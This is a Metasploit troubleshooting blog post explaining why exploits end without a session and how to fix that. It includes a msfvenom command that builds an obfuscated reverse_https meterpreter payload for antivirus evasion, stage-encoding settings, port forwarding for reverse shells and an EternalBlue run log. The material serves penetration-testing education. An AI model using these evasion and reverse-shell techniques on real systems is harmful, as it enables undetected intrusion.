Why your exploit completed, but no session was created? Try these fixes..

infosecmatter.com/why-your-exploit-completed-but-no-session-was-created-try-these-fixes

May 31, 2021

When using Metasploit Framework, it can be quite puzzling trying to figure out why your exploit failed. All you see is an error message on the console saying “Exploit completed, but no session was created”.

There can be many reasons behind this problem and in this blog post we will look on possible causes why these errors happen and provide solutions how to fix it.

Introduction

The “Exploit completed, but no session was created” is a common error when using exploits such as:

In reality, it can happen virtually with any exploit where we selected a payload for creating a session, e.g. reverse shell, meterpreter shell etc.

Here are the most common reasons why this might be happening to you and solutions how to fix it.

Reason 1: Mismatch of payload and exploit architecture

One of the common reasons why there is no session created is that you might be mismatching exploit target ID and payload target architecture. For instance, you are exploiting a 64bit system, but you are using payload for 32bit architecture.

A typical example is UAC bypass modules, e.g. using bypassuac_injection module and selecting Windows x64 target architecture (`set target 1`). Then, as a payload selecting a 32bit payload such as payload/windows/shell/reverse_tcp.

This will just not work properly and we will likely see “Exploit completed, but no session was created” errors in these cases.

Solution

Always make sure you are selecting the right target id in the exploit and appropriate payload for the target system.

Do a thorough reconnaissance beforehand in order to identify version of the target system as best as possible. Then, be consistent in your exploit and payload selection.

Reason 2: Mismatch in LHOST / SRVHOST

Some exploits can be quite complicated. They require not only RHOST (remote host) value, but sometimes also SRVHOST (server host). And then there is the payload with LHOST (local host) value in case we are using some type of a reverse connector payload (e.g. meterpreter/reverse_tcp).

It can be quite easy to mess things up and this will always result in seeing the “Exploit completed, but no session was created” error if we make a mistake here.

Solution

Let’s break these options down so that we understand perfectly what they are for and how to make sure that we use them correctly:

- **RHOSTS** : This specifies the target host that we are trying to exploit. This is always going to be the remote target host (unless we aim to exploit ourselves) and it can be specified as a hostname, IP address, CIDR network range (x.x.x.x/mask), or a hosts file (file:/path/to/file).
- **SRVHOST**: This is also part of the exploit specification, but only for some exploits (e.g. apache_druid_js_rce). In practically all such exploits this has to point to our own machine, because we have to serve something for the target system to fetch in order to exploit it. This must therefore be an address of our own machine.
- **LHOST**: Now this is a part of the payload specification, not an exploit any more. This is applicable to all reverse payloads and it is expected to be pointing again to our own machine.

As a rule of thumb, if an exploit has SRVHOST option, then we should provide the same IP address in SRVHOST and in the LHOST (reverse payload), because in 99% cases they should both point to our own machine.

So in this case, the solution is really simple – Make sure that the IP addresses you are providing in SRVHOST and LHOST are the same and that is belongs to your own machine.

Of course, do not use localhost (127.0.0.1) address. Use an IP address where the target system(s) can reach you, e.g. IP address configured on your eth0 (Ethernet), wlan0 / en0 (Wireless), tun0 / tap0 (VPN) or similar real network interface.


Reason 3: You are behind NAT


Depending on your setup, you may be running a virtual machine (e.g. VMware, VirtualBox or similar) from where you are doing the pentesting. Perhaps you downloaded Kali Linux VM image and you are running it on your local PC in a virtual machine.

Now the way how networking works in virtual machines is that by default it is configured as NAT (Network Address Translation).

This means that the target systems which you are trying to exploit are not able to reach you back, because your VM is hidden behind NAT masquerade. The following picture illustrates:

Very similar situation is when you are testing from your local work or home network (LAN) and you are pentesting something over the Internet. The remote target system simply cannot reach your machine, because you are hidden behind NAT.






It should be noted that this problem only applies if you are using reverse payloads (e.g. meterpreter/reverse_https) in your exploits. Binding type of payloads should be working fine even if you are behind NAT.


Solution 1 – Bridged networking

In case of pentesting from a VM, configure your virtual networking as bridged. This will expose your VM directly onto the network.

Here's how to do it in VMware on Mac OS, in this case bridge to a Wi-Fi network adapter en0:



Here's how to do it in VirtualBox on Linux, in this case bridge to an Ethernet network interface eth0:



Both should work quickly without a need to restart your VM.

Your Kali VM should get automatically configured with the same or similar IP address as your host operating system (in case your network-manager is running and there is DHCP server on your network).

Check with `ipconfig` or `ip addr` commands to see your currently configured IP address in the VM and then use that address in your payloads (LHOST).

Solution 2 – Port forward

Another solution could be setting up a port forwarder on the host system (your pc) and forwarding all incoming traffic on port e.g. 4444 to your VM on port 4444.

Here's how to do port forward with socat, for example:

```
socat -d -d TCP4-LISTEN:<HOST-IP-ADDRESS>:4444,reuseaddr,fork TCP4:<VM-IP-ADDRESS>:4444
```

Socat is a remarkably versatile networking utility and it is available on all major platforms including Linux, Windows and Mac OS.

With this solution, you should be able to use your host IP address as the address in your reverse payloads (LHOST) and you should be receiving sessions.

Note that if you are using an exploit with SRVHOST option, you have to setup two separate port forwards.

Solution 3 – Port forward using public IP

This applies to the second scenario where we are pentesting something over the Internet from a home or a work LAN.

There are cloud services out there which allow you to configure a port forward using a public IP addresses. Here's a list of a few popular ones:

All of these cloud services offer a basic port forward for free (after signup) and you should be able to receive meterpreter or shell sessions using either of these solutions.

After setting it up, you can then use the assigned public IP address and port in your reverse payload (LHOST).

Note that if you are using an exploit with SRVHOST option, you have to setup two separate port forwards.

More information and comparison of these cloud services can be found here:

> https://www.softwaretestinghelp.com/ngrok-alternatives/

Reason 4: Restrictive firewall policy

Another common reason why there is no session created during an exploitation is that there is a firewall blocking the network traffic required for establishing the session. This firewall could be:

- Host based firewall running on the target system
- Network firewall(s) anywhere inside the network

In corporate networks there can be many firewalls between our machine and the target system, blocking the traffic.

Suppose we have selected a payload for reverse connection (e.g. meterpreter/reverse_https) in our exploit.

The problem could be that one of the firewalls is configured to block any outbound connections coming from the target system.

This is in fact a very common network security hardening practice. Network security controls in many organizations are strictly segregated, following the principle of least privilege correctly.

For instance, they only allow incoming connections to the servers on carefully selected ports while disallowing everything else, including outbound connections originating from the servers. This would of course hamper any attempts of our reverse shells.

Solution

One thing that we could try is to use a binding payload instead of reverse connectors. For instance, we could try some of these:

- shell/bind_tcp
- shell/bind_tcp_rc4
- meterpreter/bind_tcp
- meterpreter/bind_tcp_rc4

Binding payloads work by opening a network listener on the target system and Metasploit automatically connecting to it.

A good indicator that this approach could work is when the target system has some closed ports, meaning that there are ports refusing connection by returning TCP RST packet back to us when we are trying to connect to them.

If there is TCP RST coming back, it is an indication that the target remote network port is nicely exposed on the operating system level and that there is no firewall filtering (blocking) connections to that port.

Here's how we can check if a remote port is closed using netcat:

```
# nc -nvz 192.168.51.1 4444
(UNKNOWN) [192.168.51.1] 4444 (?) : Connection refused
```

This is exactly what we want to see. Now we know that we can use the port 4444 as the bind port for our payload (LPORT).

Reason 5: Killed by Antivirus / EDR

Another common reason of the “Exploit completed, but no session was created” error is that the payload got detected by the AV (Antivirus) or an EDR (Endpoint Detection and Response) defenses running on the target machine.

Solution

Obfuscate, obfuscate, obfuscate.

Obfuscation is obviously a very broad topic – there are virtually unlimited ways of how we could try to evade AV detection.

Using the following tips could help us make our payload a bit harder to spot from the AV point of view.

Tip 1 – Payload encoding (msfvenom)

While generating the payload with msfvenom, we can use various encoders and even encryption to obfuscate our payload.

Here’s an example using 10 iterations of shikata_ga_nai encoder to encode our payload and also using aes256 encryption to encrypt the inner shellcode:

```
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.2.2 LPORT=4444 -f raw
-e x86/shikata_ga_nai -i 10 --encrypt aes256 --encrypt-iv 1234123456785678 --
encrypt-key abcdefghabcdefgh1234123456785678 -o payload.bin
```

Now we could use the ‘payload.bin’ file as a generic custom payload in our exploit.

Check also other encoding and encryption options by running:

```
msfvenom --list encoders
msfvenom --list encrypt
```

Tip 2 – Stage encoding (msfconsole)

When opening a shell or a meterpreter session, there are certain specific and easily identifiable bytes being transmitted over the network while the payload stage is being sent and executed on the target.

To make things harder to spot, we can try to obfuscate the stage by enabling the stage encoding (`set EnableStageEncoding true`) in the msfconsole and selecting an encoder (`set StageEncoder [TAB] ..`) to encode the stage. For example:

```
msf6 exploit(..) > show advanced
msf6 exploit(..) > set EnableStageEncoding true
msf6 exploit(..) > set StageEncoder x86/shikata_ga_nai
msf6 exploit(..) > run
```

This can further help in evading AV or EDR solution running on the target system, or possibly even a NIDS running in the network, and let the shell / meterpreter session through.

Tip 3 – Migrate from shell to meterpreter

Let's say you want to establish a meterpreter session with your target, but you are just not successful. Let's say you found a way to establish at least a reverse shell session. Wouldn't it be great to upgrade it to meterpreter?

Turns out there is a shell_to_meterpreter module that can do just that!

Here's how to use it:

Once you've got established a shell session with your target, press Ctrl+Z to background the shell and then use the above module:

```
C:\> ^Z
msf6 exploit(..)> use post/multi/manage/shell_to_meterpreter
msf6 post(..)> session -l
msf6 post(..)> set session 1        (select the background session)
msf6 post(..)> run
```

That's it. Now your should hopefully have the shell session upgraded to meterpreter.

Reason 6: Exploit is unreliable

Exploits are by nature unreliable and unstable pieces of software. It's actually a small miracle every time an exploit works, and so to produce a reliable and stable exploit is truly a remarkable achievement. Especially if you take into account all the diversity in the world.

For this reason I highly admire all exploit authors who are contributing for the sake of making us all safer. Although the authors surely do their best, it's just not always possible to achieve 100% reliability and we should not be surprised if an exploit fails and there is no session created.

Sometimes the exploit can even crash the remote target system, like in this example:

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.10.213.4:4444
[*] 10.10.15.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.15.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 7
Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.15.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.15.5:445 - Connecting to target for exploitation.
[+] 10.10.15.5:445 - Connection established for exploitation.
[+] 10.10.15.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.15.5:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.15.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73
Windows 7 Profes
[*] 10.10.15.5:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76
sional 7601 Serv
[*] 10.10.15.5:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.15.5:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 10.10.15.5:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.15.5:445 - Sending all but last fragment of exploit packet
[-] 10.10.15.5:445 - RubySMB::Error::CommunicationError: An error occured reading
from the Socket Connection reset by peer
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Notice the “Connection reset by peer” message indicating that it is no longer possible to connect to the remote target. The system most likely crashed with a BSOD and now is restarting.

Solution

What you can do is to try different versions of the exploit. You can try upgrading or downgrading your Metasploit Framework. For example, if you are working with MSF version 5 and the exploit is not working, try installing MSF version 6 and try it from there.

Similarly, if you are running MSF version 6, try downgrading to MSF version 5. There could be differences which can mean a world. Sometimes it helps (link).

You could also look elsewhere for the exploit and exploit the vulnerability manually outside of the Metasploit msfconsole. You can always generate payload using msfvenom and add it into the manual exploit and then catch the session using multi/handler.

Check here (and also here) for information on where to find good exploits.

Reason 7: Target is patched

The last reason why there is no session created is just plain and simple that the vulnerability is not there. The system has been patched. The scanner is wrong. It can happen. You just cannot always rely 100% on these tools.

Solution

If you want to be sure, you have to dig, and do thorough and detailed reconnaissance. Is the target system really vulnerable?

Sometimes you have to go so deep that you have to look on the source code of the exploit and try to understand how does it work. Where is the vulnerability. Is it really there on your target? You can also read advisories and vulnerability write-ups.

The Metasploit Framework is an open-source project and so you can always look on the source code. The Metasploit Module Library on this website allows you to easily access source code of any module, or an exploit.

Lastly, you can also try the following troubleshooting tips.

Troubleshooting tips

Here are couple of tips than can help with troubleshooting not just “Exploit completed, but no session was created” issues, but also other issues related to using Metasploit msfconsole in general.

Increase logging

There is a global LogLevel option in the msfconsole which controls the verbosity of the logs. You can set the value between 1 and 5:

```
msf6 exploit(..) > setg LogLevel 5
```

Check Metasploit logs

Have a look in the Metasploit log file after an error occurs to see what’s going on:

```
cat ~/.msf4/logs/framework.log
```

Quick diagnostic information

When an error occurs such as any unexpected behavior, you can quickly get a diagnostic information by running the debug command in the msfconsole:

```
[*] Exploit completed, but no session was created.
msf6 exploit(..) > debug
```

This will print out various potentially useful information, including snippet from the Metasploit log file itself.

Summary

I’m hoping this post provided at least some pointers for troubleshooting failed exploit attempts in Metasploit and equipped you with actionable advice on how to fix it.

If this post was useful for you and you would like more tips like this, consider subscribing to my mailing list and following me on Twitter or Facebook and you will get automatically notified about new content! You can also support me through a donation.